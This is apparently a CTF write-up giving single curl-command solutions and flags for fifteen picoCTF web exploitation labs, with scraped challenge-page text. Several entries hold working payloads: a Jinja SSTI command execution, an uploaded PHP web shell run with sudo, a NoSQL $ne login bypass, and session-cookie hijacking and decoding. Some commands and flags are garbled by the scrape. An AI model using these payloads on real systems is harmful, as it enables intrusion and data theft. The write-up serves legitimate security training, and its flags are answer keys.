


My name is **Malek Hadi**, and I have completed all the labs in the CY-Lab Security Academy **Web Exploitation category**. These are the solutions for all the labs.

What makes these solutions even more interesting is that the main tool I use is **curl**, because I want to highlight how powerful and useful **curl** can be in web security testing.

For each lab, the solution will be presented using a **single command** that demonstrates the vulnerability. This command will serve as the **Proof of Concept (PoC)** for the lab

Let's begin.

1- Old Sessions (Easy):



```
(malek@kaliM)-[~]
$ T=http://dolphin-cove.picoctf.net:61379; curl -s -m 15 -X POST $T/register -d 'username=testuser123&password=Passw0rd!&conf_password=Passw0rd!' -o /dev/null; SESS=$(curl -s -i -m 15 -X POST $T/login -d 'username=testuser123&password=Passw0rd!' | grep -i '^Set-Cookie' | sed 's/^[Ss]et-[Cc]ookie: //' | cut -d';' -f1); ADMIN=$(curl -s -m 15 -b "$SESS" $T/sessions | grep -B 2 "'key': 'admin'" | grep -oE 'session:[A-Za-z0-9_-]+' | head -1 | cut -d: -f2); curl -s -m 15 -b "session=$ADMIN" $T/ | grep -oE 'picoCTF\{[^}]+\}'
picoCTF{s3t_s3ss10n_3xp1rat10n5_51d7f31a}

(malek@kaliM)-[~]
$
```

Command (POC):

```
T=http://dolphin-cove.picoctf.net:61379; curl -s -m 15 -X POST $T/register -d 'username=testuser123&password=Passw0rd!&conf_password=Passw0rd!' -o /dev/null; SESS=$(curl -s -i -m 15 -X POST $T/login -d 'username=testuser123&password=Passw0rd!' | grep -i '^Set-Cookie' | sed 's/^[Ss]et-[Cc]ookie: //' | cut -d';' -f1); ADMIN=$(curl -s -m 15 -b "$SESS" $T/sessions | grep -B 2 "'key': 'admin'" | grep -oE 'session:[A-Za-z0-9_-]+' | head -1 | cut -d: -f2); curl -s -m 15 -b "session=$ADMIN" $T/ | grep -oE 'picoCTF\{[^}]+\}'
```

⇒ Output : picoCTF{s3t_s3ss10n_3xp1rat10n5_51d7f31a}

Old Sessions

Web Exploitation **Easy**

by David Gaviria · 📅 picoCTF 2026

This then allows an attacker using the same browser later to access the user's account without needing credentials, exploiting the fact that sessions never expire and remain authenticated.

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ **Reveal hint**

2 ⓘ **Reveal hint**

FLAG ⓘ

picoCTF{s3t_s3ss10n_3xp1rat10n5_51d7f31a}

Submit

debug info: [u:1078554 s: p: c:739 l:298473]

2- Crack the Gate 1(Easy):

Login

Email:

Password:

Login

```
(malek@kali)-[~]  
$ curl -s -X POST http://amiable-citadel.picoctf.net:63731/login -H 'Content-Type: application/json' -H 'X-Dev-Access: yes' -d '{"email":{"$ne":"","password":{"$ne":""}}}' | grep -oE 'picoCTF\[^\]+\\\'  
picoCTF{brut4_f0rc4_83812a02}
```

```
(malek@kali)-[~]  
$
```

Command (POC):

```
curl -s -X POST http://amiable-citadel.picoctf.net:63731/login -H 'Content-Type:  
application/json' -H 'X-Dev-Access: yes' -d '{"email":{"$ne":""},"password":{"$ne":""}}' | grep -oE  
'picoCTF\[^\]+\\\'
```

⇒ Output : picoCTF{brut4_f0rc4_83812a02}

Crack the Gate 1

Web Exploitation

Easy

by Yahaya Meddy · picoMini by CMU-Africa

INSTANCE ⓘ

Expires in 8:05

Restart Instance

HINTS ⓘ

1 ⓘ Reveal hint

2 ⓘ Reveal hint

FLAG ⓘ

picoCTF{brut4_f0rc4_83812a02}

Submit

debug info: [u:1078554 e: p: c:520 t:296908]

3- SSTI1 (Easy):



Not secure

rescued-float.picoctf.net:50935

Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:

Ok

```
(malek@kaliM)-[~]
$ curl -s -L -X POST http://rescued-float.picoctf.net:50935/ -d 'content={{cycler.__init__.__globals__.__os.popen("cat /challenge/flag").read()}}'

<!doctype html>
<h1 style="font-size:100px;" align="center">picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}</h1>

(malek@kaliM)-[~]
$
```

Command (POC):

```
curl -s -L -X POST http://rescued-float.picoctf.net:50935/ -d
'content={{cycler.__init__.__globals__.__os.popen("cat /challenge/flag").read()}}'
```

⇒ Output : picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}

SSTI1



Web Exploitation

Easy

by Venax · 📅 picoCTF 2025

I made a cool website where you can announce whatever you want! Try it out!

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ Reveal hint

FLAG ⓘ

picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f

Submit

debug info: [u:1078554 e: p: c:492 i:296720]

4- n0s4n1ty 1 (Easy):

⚠ Not secure standard-pizzas.picoctf.net:63143



Choose File

No file chosen

Upload Profile

```
(malek@kali)-[~]
$ printf '<?php system($_GET["cmd"]); ?>' > cmd.php && curl -s -X POST -F "fileToUpload=@cmd.php" "http://standard-pizzas.picoctf.net:63143/upload.php" && echo && curl -s 'http://standard-pizzas.picoctf.net:63143/uploads/cmd.php?cmd=sudo%20cat%20challenge/metadata.json' && rm -f cmd.php
The file cmd.php has been uploaded Path: uploads/cmd.php
{"flag": "picoCTF{wh47_c4n_u_d0_wPHP_5fd11be6}"}

(malek@kali)-[~]
```

Command (POC):

```
printf '<?php system($_GET["cmd"]); ?>' > cmd.php && curl -s -X POST -F
"fileToUpload=@cmd.php" "http://standard-pizzas.picoctf.net:63143/upload.php" && echo &&
curl -s 'http://standard-
pizzas.picoctf.net:63143/uploads/cmd.php?cmd=sudo%20cat%20challenge/metadata.json' &&
rm -f cmd.php
```

⇒ Output : picoctf{wh47_c4n_u_d0_wPHP_5fd11be6}

n0s4n1ty 1

Web Exploitation

Easy

by Prince Niyonshuti N. · picoCTF 2025

A developer has added profile picture upload functionality to a website. However, the implementation is flawed, and it presents an opportunity for you. Your mission, should you choose to accept it, is to navigate to the provided web page and locate the file upload area. Your ultimate goal is to find the hidden flag located in the `/root` directory.

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ Reveal hint


2 ⓘ Reveal hint

FLAG ⓘ

picoctf{wh47_c4n_u_d0_wPHP_5fd11be6}

Submit

5-head-dump (Easy):



```
(malek@kaliM)-[~]
$ curl -s http://verbal-sleep.picoctf.net:63755/heapdump | grep -aoE 'picoCTF\{[^\}]*\}'
picoCTF{Pat!3nt_15_Th3_K3y_59106086}

(malek@kaliM)-[~]
$
```

Command (POC):

```
curl -s http://verbal-sleep.picoctf.net:63755/heapdump | grep -aoE 'picoCTF\{[^\}]*\}'
```

⇒ Output : picoCTF{Pat!3nt_15_Th3_K3y_59106086}

head-dump

Web Exploitation

Easy

by Prince Niyonshuti N. · 📅 picoCTF 2025

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ **Reveal hint**

2 ⓘ **Reveal hint**

FLAG ⓘ

picoCTF{Pat!3nt_15_Th3_K3y_59106086}

Submit

debug info: [u:1078554 e: p: c:476 t:298164]

6- Cookie Monster Secret Recipe (Easy):

⚠ Not secure verbal-sleep.picoctf.net:59608

Cookie Monster's Secret Recipe

```
(malek@kaliM)-[~]
$ curl -sS -X POST http://verbal-sleep.picoctf.net:59608/login.php -d "username=a&password=b" -D - -o /dev/null | grep -o 'secret_recipe=[^;]*' | cut -d= -f2 | python3 -c "import sys,base64,urllib.parse as u;print(base64.b64decode(u.unquote(sys.stdin.read()).strip()).decode())"
picoCTF{c00k1e_m0nster_l0ves_c00kies_A6FA07D8}

(malek@kaliM)-[~]
$
```

Command (POC):

```
curl -sS -X POST http://verbal-sleep.picoctf.net:59608/login.php -d "username=a&password=b" -D - -o /dev/null | grep -o 'secret_recipe=[^;]*' | cut -d= -f2 | python3 -c "import sys,base64,urllib.parse as u;print(base64.b64decode(u.unquote(sys.stdin.read()).strip()).decode())"
```

⇒ Output : picoCTF{c00k1e_m0nster_l0ves_c00kies_A6FA07D8}

Cookie Monster Secret Recipe

Web Exploitation

Easy

by Brhane Giday and Prince Niyonshuti N. · 📅 picoCTF 2025

INSTANCE ⓘ

Expires in 10:36

[Restart Instance](#)

HINTS ⓘ

1 🕒 [Reveal hint](#)

2 🕒 [Reveal hint](#)

3 🕒 [Reveal hint](#)


FLAG ⓘ

picoCTF{c00k1e_m0nster_l0ves_c00kies_A6FA07D8}

[Submit](#)

disclaimer: this is a CTF challenge and not a real-world exploit

7- WebDecode (Easy):



The screenshot shows a web browser window with the address bar displaying "Not secure titan.picocftf.net:65467". The page has a dark blue header with a navigation menu containing "HOME", "ABOUT", and "CONTACT". The main content area is light gray and features the text "Ha!!!!!! You looking for a flag?" in a large, bold font, followed by "Keep Navigating" in a smaller font. Below the page content, a terminal window is open, showing a command being executed and its output.

```
(malek@kaliM)-[~]  
$ curl -sS http://titan.picocftf.net:65467/about.html | grep -o 'notify_true="[^\"]*"' | cut -d'"' -f2 | base64 -d; echo  
picoCTF{web_succ3ssfully_d3c0ded_10f9376f}  
  
(malek@kaliM)-[~]  
$
```

Command (POC):

```
curl -sS http://titan.picocftf.net:65467/about.html | grep -o 'notify_true="[^\"]*"' | cut -d'"' -f2 |  
base64 -d; echo
```

⇒ Output : picoCTF{web_succ3ssfully_d3c0ded_10f9376f}

WebDecode

Web Exploitation

Easy

by Nana Ama Atombo-Sackey · 📅 picoCTF 2024

Do you know how to use the web inspector?

Start searching here ↗ to find the flag

INSTANCE ⓘ

Expires in 26:28

[Restart Instance](#)

HINTS ⓘ

1 🎯 [Reveal hint](#)

2 🎯 [Reveal hint](#)

FLAG ⓘ

picoCTF{web_succ3ssfully_d3c0ded_10f9376f}

[Submit](#)

8- Unminify (Easy):



welcome to my flag distribution website!

If you're reading this, your browser has
succesfully received the flag.

I just deliver flags, I don't know how to read
them...

```
(malek@kaliM)-[~]  
$ curl -sS http://titan.picoctf.net:56285/ | grep -o 'picoCTF{[^}]*}'  
picoCTF{pr3tty_c0d3_d9c45a0b}  
  
(malek@kaliM)-[~]  
$
```

Command (POC):

`curl -sS http://titan.picoctf.net:56285/ | grep -o 'picoCTF{[^}]*}'`

⇒ Output : `picoCTF{pr3tty_c0d3_d9c45a0b}`



Unminify

Web Exploitation

Easy

by Jeffery John · 📅 picoCTF 2024

INSTANCE ⓘ

Expires in 27:33

[Restart Instance](#)

HINTS ⓘ

1 ⓘ [Reveal hint](#)

2 ⓘ [Reveal hint](#)

3 ⓘ [Reveal hint](#)

FLAG ⓘ

picoCTF{pr3tty_c0d3_d9c45a0b}

[Submit](#)

9- IntroToBurp (Easy):

Registration

Full Name:

Username:

Phone Number:

City:

Password:

Command (POC):

```
CJ=/tmp/cj_$$$.txt && R=/tmp/r_$$$.html && curl -sS -m 10 -c "$CJ"
http://titan.picoctf.net:62515/ -o "$R" && CSRF=$(grep -o
'name="csrf_token"[^>]*value="[^"]*" "$R" | sed 's/.*value="//;s/"//') && curl -sS -m 10 -b
"$CJ" -c "$CJ" -X POST http://titan.picoctf.net:62515/ --data-urlencode "csrf_token=$CSRF" --
data-urlencode "full_name=A B" --data-urlencode "username=joe$RANDOM" --data-urlencode
"phone_number=1" --data-urlencode "city=C" --data-urlencode "password=p" -o /dev/null &&
OTP=$(python3 -c "import base64,zlib,json; v=[l.split('\t')[-1] for l in open('$CJ') if '\tsession\t' in
l][0]; p=v.split('.')[1]; pad=' '*(-len(p)%4);
print(json.loads(zlib.decompress(base64.urlsafe_b64decode(p+pad)))['otp'])") && curl -sS -m 10
-b "$CJ" -X POST http://titan.picoctf.net:62515/dashboard -d "otp=$OTP" | grep -o
'picoCTF{[^}]*}'; rm -f "$CJ" "$R"
```

⇒ Output : picoCTF{#0TP_Bypvss_SuCc3\$S_b3fa4f1a}

IntroToBurp

Web Exploitation

Easy

by Nana Ama Atombo-Sackey & Sabine Gisagara · 📅 picoCTF 2024

Try [here](#) ↗ to find the flag

INSTANCE ⓘ

Expires in 12:10

[Restart Instance](#)

HINTS ⓘ

1 [👁 Reveal hint](#)

2 [👁 Reveal hint](#)

FLAG ⓘ

picoCTF{#0TP_Bypvss_SuCc3\$\$S_b3fa4f1a}

[Submit](#)

10- Bookmarklet(Easy):



Welcome to my flag distribution website!

If you're reading this, your browser has
succesfully received the flag.

Here's a bookmarklet for you to try:

```
javascript:(function() {  
  var encryptedFlag =  
  "àòêþ{E-àÙèòòòàòìw00E"Eòò0$Ei";  
})
```

```

(malek@kaliM)-[/tmp]
$ curl -sS -m 10 http://titan.picoctf.net:50275/ | python3 -c "import re,sys; html=
ys.stdin.buffer.read().decode('utf-8'); enc=re.search(r'var encryptedFlag = \"([^\"]*)
\\',html).group(1); key=re.search(r'var key = \"([^\"]*)\\',html).group(1); print(''.j
oin(chr((ord(c)-ord(key[i%len(key)]))+256)%256) for i,c in enumerate(enc))"
picoCTF{p@g3_turn3r_e8b2d43b}

(malek@kaliM)-[/tmp]
$ █

```

Command (POC):

```

curl -sS -m 10 http://titan.picoctf.net:50275/ | python3 -c "import re,sys;
html=sys.stdin.buffer.read().decode('utf-8'); enc=re.search(r'var encryptedFlag =
\"([^\"]*)\\',html).group(1); key=re.search(r'var key = \"([^\"]*)\\',html).group(1);
print(''.join(chr((ord(c)-ord(key[i%len(key)]))+256)%256) for i,c in enumerate(enc)))"

```

⇒ Output : picoCTF{p@g3_turn3r_e8b2d43b}

Bookmarklet

Web Exploitation

Easy

by Jeffery John · 📅 picoCTF 2024

Why search for the flag when I can make a bookmarklet to print it for me?

Browse [here](#) ↗, and find the flag!

INSTANCE ⓘ

Expires in 26:15

[Restart Instance](#)

HINTS ⓘ

1 ⓘ [Reveal hint](#)

2 ⓘ [Reveal hint](#)

3 ⓘ [Reveal hint](#)

FLAG ⓘ

picoCTF{p@g3_turn3r_e8b2d43b}

[Submit](#)

11- Local Authority(Easy):

[←](#) [→](#) [↻](#) ⚠ Not secure saturn.picoctf.net:62319

Secure Customer Portal

Only letters and numbers allowed for username and password.

```
(malek@kaliM)-[/tmp]
$ curl -sS -m 10 -X POST http://saturn.picoctf.net:62319/admin.php --data-urlencode
"hash=2196812e91c29df34f5e217cfd639881" | grep -o 'picoCTF{[^}]*}'
picoCTF{j5_15_7r4n5p4r3n7_05df90c8}

(malek@kaliM)-[/tmp]
$
```

Command (POC):

```
curl -sS -m 10 -X POST http://saturn.picoctf.net:62319/admin.php --data-urlencode
"hash=2196812e91c29df34f5e217cfd639881" | grep -o 'picoCTF{[^}]*}'
```

⇒ Output : picoCTF{j5_15_7r4n5p4r3n7_05df90c8}

Local Authority

Web Exploitation Easy

by LT 'syreal' Jones · picoCTF 2022

Can you get the flag?

INSTANCE ⓘ

Launch Instance Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ Reveal hint

FLAG ⓘ

picoCTF{j5_15_7r4n5p4r3n7_05df90c8} Submit

debug info: [u:1078554 e: p: c:278 l:296090]

12- Inspect HTML(Easy):

On Histiaeus

However, according to Herodotus, Histiaeus was unhappy having to stay in Susa, and made plans to return to his position as King of Miletus by instigating a revolt in Ionia. In 499 BC, he shaved the head of his most trusted slave, tattooed a message on his head, and then waited for his hair to grow back. The slave was then sent to Aristagoras, who was instructed to shave the slave's head again and read the message, which told him to revolt against the Persians.

Source: Wikipedia on Histiaeus

```
(malek@kaliM)-[~]  
$ curl -s http://saturn.picoctf.net:62302/ | grep -o 'picoCTF{[^}]*}'  
picoCTF{1n5p3t0r_of_h7ml_fd5d57bd}  
  
(malek@kaliM)-[~]  
$
```

Command (POC):

```
curl -s http://saturn.picoctf.net:62302/ | grep -o 'picoCTF{[^}]*}'
```

⇒ Output : picoCTF{1n5p3t0r_of_h7ml_fd5d57bd}

Inspect HTML

Web Exploitation

Easy

by LT 'syreal' Jones · 📅 picoCTF 2022

Can you get the flag?

Go to this [website](#) [↗] and see what you can discover.

INSTANCE ⓘ

Expires in 12:37

[Restart Instance](#)

HINTS ⓘ

- 1 What is the web inspector in web browsers?

FLAG ⓘ

picoCTF{1n5p3t0r_0f_h7m1_fd5d57bd}

[Submit](#)

debug info: [u:1078554 e: p: c:275 l:296088]

13- Includes(Easy):

← → ↻ ⚠ Not secure saturn.picoctf.net:58018 🔍 ☆ 📄 📱 ⌵

On Includes

Many programming languages and other computer files have a directive, often called include (sometimes copy or import), that causes the contents of a second file to be inserted into the original file. These included files are called copybooks or header files. They are often used to define the physical layout of program data, pieces of procedural code and/or forward declarations while promoting encapsulation and the reuse of code.

Source: Wikipedia on Include directive

[Say hello](#)

```
(malek@kaliM)-[~]
$ echo "$(curl -s http://saturn.picoctf.net:58018/style.css | grep -o 'picoCTF{[^}]*' | tr -d ' /
*')$(curl -s http://saturn.picoctf.net:58018/script.js | grep -oE '[a-z0-9_]+' | tail -1)"
picoCTF{1nclu51v17y_1of2_f7w_2of2_6edef411}

(malek@kaliM)-[~]
$
```

Command (POC):

```
echo "$(curl -s http://saturn.picoctf.net:58018/style.css | grep -o 'picoCTF{[^}]*' | tr -d '/*')$(curl -s http://saturn.picoctf.net:58018/script.js | grep -oE '[a-z0-9_]+' | tail -1)"
```

⇒ Output: picoCTF{1nclu51v17y_1of2_f7w_2of2_6edef411}

Includes

Web Exploitation

Easy

by LT 'syreal' Jones · 📅 picoCTF 2022

Can you get the flag?

Go to this [website](#) [↗] and see what you can discover.

INSTANCE ⓘ

Expires in 7:00

[Restart Instance](#)

HINTS ⓘ


1 ⓘ [Reveal hint](#)

FLAG ⓘ

picoCTF{1nclu51v17y_1of2_f7w_2of2_6edef411}

[Submit](#)

14- Cookies(Easy):



```
(malek@kaliM)-[~]  
$ curl -s -b "name=18" http://wily-courier.picoctf.net:62824/check | grep -o 'picoCTF{[^}]*}'  
picoCTF{3v3ry1_l0v3s_c00k135_a4dadb49}  
  
(malek@kaliM)-[~]  
$
```

Command (POC):

```
curl -s -b "name=18" http://wily-courier.picoctf.net:62824/check | grep -o 'picoCTF{[^}]*}'
```

⇒ Output: picoCTF{3v3ry1_l0v3s_c00k135_a4dadb49}

Cookies

Web Exploitation

Easy

by madStacks · 📅 picoCTF 2021

Who doesn't love cookies? Try to figure out the best one.

<http://wily-courier.picoctf.net:62824/>

INSTANCE ⓘ

Expires in 26:48


[Restart Instance](#)

FLAG ⓘ

picoCTF{3v3ry1_l0v3s_c00k135_a4dadb49}

[Submit](#)

15- Scavenger Hunt(Easy):



```
(malek@kali)-[~]
$ base="http://wily-courier.picoctf.net:54268"; echo "picoCTF{$(curl -s $base/ | grep -oE 'picoCTF{[a-zA-Z0-9_]+' | sed 's/picoCTF{///')$(curl -s $base/mycss.css | grep -oE 'part 2: [a-zA-Z0-9_]+' | awk '{print $3}')$(curl -s $base/robots.txt | grep -oE 'Part 3: [a-zA-Z0-9_]+' | awk '{print $3}')$(curl -s $base/.htaccess | grep -oE 'Part 4: [a-zA-Z0-9_]+' | awk '{print $3}')$(curl -s $base/.DS_Store | grep -oE 'Part 5: [a-zA-Z0-9_{}]+' | awk '{print $3}' | tr -d '{}')}"
picoCTF{th4ts_4_l0t_of_pl4c3s_2_l00k_9588550}

(malek@kali)-[~]
$
```

Command (POC):

```
base="http://wily-courier.picoctf.net:54268"; echo "picoCTF{$(curl -s $base/ | grep -oE 'picoCTF\{[a-zA-Z0-9_]+\}' | sed 's/picoCTF{//')$(curl -s $base/mycss.css | grep -oE 'part 2: [a-zA-Z0-9_]+\}' | awk '{print $3}')$(curl -s $base/robots.txt | grep -oE 'Part 3: [a-zA-Z0-9_]+\}' | awk '{print $3}')$(curl -s $base/.htaccess | grep -oE 'Part 4: [a-zA-Z0-9_]+\}' | awk '{print $3}')$(curl -s $base/.DS_Store | grep -oE 'Part 5: [a-zA-Z0-9_{}]+\}' | awk '{print $3}' | tr -d '{}')}"
```

⇒ Output: picoCTF{th4ts_4_l0t_of_pl4c3s_2_l00k_9588550}

Scavenger Hunt

Web Exploitation

Easy

by madStacks · 📅 picoCTF 2021

There is some interesting information hidden around this site. Can you find it?
<http://wily-courier.picoctf.net:54268/>

INSTANCE ⓘ

Expires in 24:29

[Restart Instance](#)

HINTS ⓘ

